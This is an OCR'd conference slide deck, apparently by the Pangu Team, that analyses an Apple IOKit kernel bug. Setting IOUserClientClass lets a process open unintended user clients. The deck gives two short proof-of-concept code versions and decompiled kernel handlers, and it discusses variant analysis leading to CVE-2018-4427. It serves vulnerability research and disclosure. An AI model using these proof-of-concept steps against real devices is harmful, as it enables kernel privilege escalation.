


```
serv = IOServiceGetMatchingService(kIOMasterPortDefault,IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
                         "IOUserClientClass", "someuserclient"] UTF8String];
io_service_open_extended(serv,mach_task_self(),0,NDR_record,(io_buf_ptr_t)bf,strlen(bf)+1,&err,&conn);

io_connect_t conn2 = 0;
kr = IOServiceOpen(conn, mach_task_self(), 0, &conn2);
```

let conn generate conns

set IOUserClientClass in conn’s property table

POC Version 1




```
serv = IOServiceGetMatchingService(kIOMasterPortDefault,IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
                              "IOUserClientClass", "someuserclient"] UTF8String];
io_service_open_extended(serv,mach_task_self(),0,NDR_record,(io_buf_ptr_t)bf,strlen(bf)+1,&err,&conn);

io_connect_t conn2 = 0;
kr = IOServiceOpen(conn, mach_task_self(), 0, &conn2);
```

however, IOServiceOpen failed, why?

IOServiceOpen in the kernel

- __Xio_service_open_extended -> is_io_service_open_extended




```
v3 = (IOService *)iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
v4 = (task *)convert_port_to_task(*(_QWORD *)(a1 + 36));
v5 = *(unsigned int *)(a1 + 64);
v6 = is_io_service_open_extended(
       v3,
       v4,
       *(_DWORD *)(a1 + 76),
       *(_QWORD *)(a1 + 80),
       *(_QWORD *)(a1 + 52),
       a2 + 60,
       (__int64)&v14);
v7 = v6;
task_deallocate(v6);
if ( v3 )
  (*(void (__fastcall **)(IOService *, task *))(*(_QWORD *)v3 + 40LL))(v3, v4);
if ( v7 )
{
  *(_DWORD *)(a2 + 40) = v7;
ABEL_13:
  result = NDR_record.mig_vers;
  *(NDR_record_t *)(a2 + 32) = NDR_record;
  return result;
}
v11 = *(_QWORD *)(a1 + 36);
if ( (unsigned __int64)(v11 + 1) >= 2 )
  ipc_port_release_send(v11);
*(_QWORD *)(a2 + 36) = iokit_make_connect_port((IOMachPort *)v14);
```

convert IOService Port ID to IOService object


convert IOUserclient object to port

Two Types

- IOUserclient -> IKOT_IOKIT_CONNECT
- IOService -> IKOT_IOKIT_OBJECT




```
MIGEXTERN io_object_t
iokit_lookup_object_port(
        ipc_port_t  port)
{
        return (iokit_lookup_io_object(port, IKOT_IOKIT_OBJECT));
}
```



```
MIGEXTERN ipc_port_t
iokit_make_connect_port(
        io_object_t obj )
{
        return (iokit_make_port_of_type(obj, IKOT_IOKIT_CONNECT));
}
```

Different Maps




```
// not in dictForType() for debugging ease
static OSDictionary *   gIOObjectPorts;
static OSDictionary *   gIOConnectPorts;
static OSDictionary *   gIOIdentifierPorts;

OSDictionary * IOMachPort::dictForType( ipc_kobject_type_t type )
{
    OSDictionary **     dict;

    switch (type)
    {
    case IKOT_IOKIT_OBJECT:
        dict = &gIOObjectPorts;
        break;
    case IKOT_IOKIT_CONNECT:
        dict = &gIOConnectPorts;
        break;
    case IKOT_IOKIT_IDENT:
        dict = &gIOIdentifierPorts;
        break;
    default:
        panic("dictForType %d", type);
        dict = NULL;
        break;
    }
```

How to add IOUserclient into gIOObjectPorts?

- Remember how to make an IORegistryEntry tree traversal?
    - IORegistryGetRootEntry
    - IORegistryEntryGetChildIterator
    - IOIteratorNext

How to add IOUserclient into gIOObjectPorts?

- IOIteratorNext will go to Xio_iterator_next that will add IOUserclient to gIOObjectPorts



```
NDR_record_t __fastcall Xio_iterator_next(__int64 a1, __int64 a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( kdebug_enable & 1 )
  {
    v7 = __readgsqword(8u);
    if ( v7 )
      v8 = *(_QWORD *)(v7 + 0x3D0);
    sub_FFFFFF80006DFDC0(0LL);
    if ( *(_DWORD *)a1 < 0 )
      goto LABEL_14;
  }
  else if ( *(_DWORD *)a1 < 0 )
  {
LABEL_14:
    *(_DWORD *)(a2 + 0x28) = 0xFFFFFED0;
    goto LABEL_15;
  }
  if ( *(_DWORD *)(a1 + 4) != 0x20 )
    goto LABEL_14;
  *(_QWORD *)(a2 + 0x2C) = 0x110000LL;
  v2 = iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
  v3 = is_io_iterator_next(v2, &v9);
  if ( v2 )
    (*(void (__fastcall **)(__int64))(*(_QWORD *)v2 + 0x28LL))(v2);
  if ( v3 )
  {
    *(_DWORD *)(a2 + 0x28) = v3;
LABEL_15:
    result = NDR_record;
    *(NDR_record_t *)(a2 + 0x20) = NDR_record;
    return result;
  }
  result = (NDR_record_t)iokit_make_object_port(v9);
  *(NDR_record_t *)(a2 + 0x24) = result;
```

POC Version 2

```
serv = IOServiceGetMatchingService(kIOMasterPortDefault,IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
                    "IOUserClientClass", "someuserclient"] UTF8String];
io_service_open_extended(serv,mach_task_self(),0,NDR_record,(io_buf_ptr_t)bf,strlen(bf)+1,&err,&conn);

.....
//make a tree tranversal
//try to IOServiceOpen AppleJPEGDriverUser
IORegistryEntryGetNameInPlane(service, plane, name);

if(strcmp(name, "AppleJPEGDriverUserClient")==0){
    io_connect_t conn2;
    int kr = IOServiceOpen(service, mach_task_self(), 0, &conn2);
```

You will get “someuserclient” here

Outline

- IOKit 101
- Analysis of a bug hidden in removed code
- **Variant analysis**
- Conclusion

Variant analysis

- “By variant analysis, I mean taking a known security bug and looking for code which is vulnerable in a similar way. “ — Ian Beer
- “Find new iOS vulnerabilities by studying fixed vulnerabilities.” — Team Pangu, TenSec conference 2017

Recall the bug


- somehow we can first set IOUserClientClass either in IOService or IOUserclient instances
- then we can call IOServiceOpen to these instances and lead to other bugs

New ways?

- Some IOKit drivers can temporally create new IOService classes, such as a virtual disk or new HID devices
- To create such IOServices classes, a property dictionary is usually required
    - such as HID device types, file path of the virtual disk, etc

New bugs

- Setting IOUserClientClass in the property dictionary will cause new bugs



IOHIDFamily

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: A memory corruption issue was addressed with improved memory handling.

CVE-2018-4427: Pangu Team

Details

- General idea is the same
  - set IOUserClientClass in the creation property dict
  - not reachable in the Safari or container sandbox
- Apple released a timely fix for iOS, but needs more time for additional platforms
- We promise more details after a complete fix

Conclusion

- Bugs could hide in the IOKit class hierarchy
- Variant analysis helps find similar bugs
- Consider the past you shall know the future

Thank you!

犇众信息

PANGU TEAM